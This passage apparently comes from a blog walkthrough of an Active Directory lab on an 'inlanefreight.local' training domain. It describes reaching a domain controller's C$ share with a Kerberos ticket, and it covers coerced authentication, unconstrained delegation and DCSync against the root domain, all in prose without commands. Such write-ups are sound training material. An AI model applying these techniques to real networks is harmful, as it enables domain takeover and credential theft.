
Now we can access the C$ share of the dc01.inlanefreight.local domain controller and grab the flag.

Running klist again we can see that the tgs for cifs (SMB) is automatically issued because we have a legitimate tgt signed by the krbtgt account.
More to come…
I was also able to compromise the root domain use coerced authentication, exploiting the unconstrained delegation between the DC01 and DC02 machines. This was by far the easiest option as it provided a ticket for the DC01$ machine account which could then be used to DCSync the root domain controller. I will continue this post to demonstrate how we can exploit this to pass the hash or request a Kerberos ticket as Administrator to access the machine.
 Hackers With a heart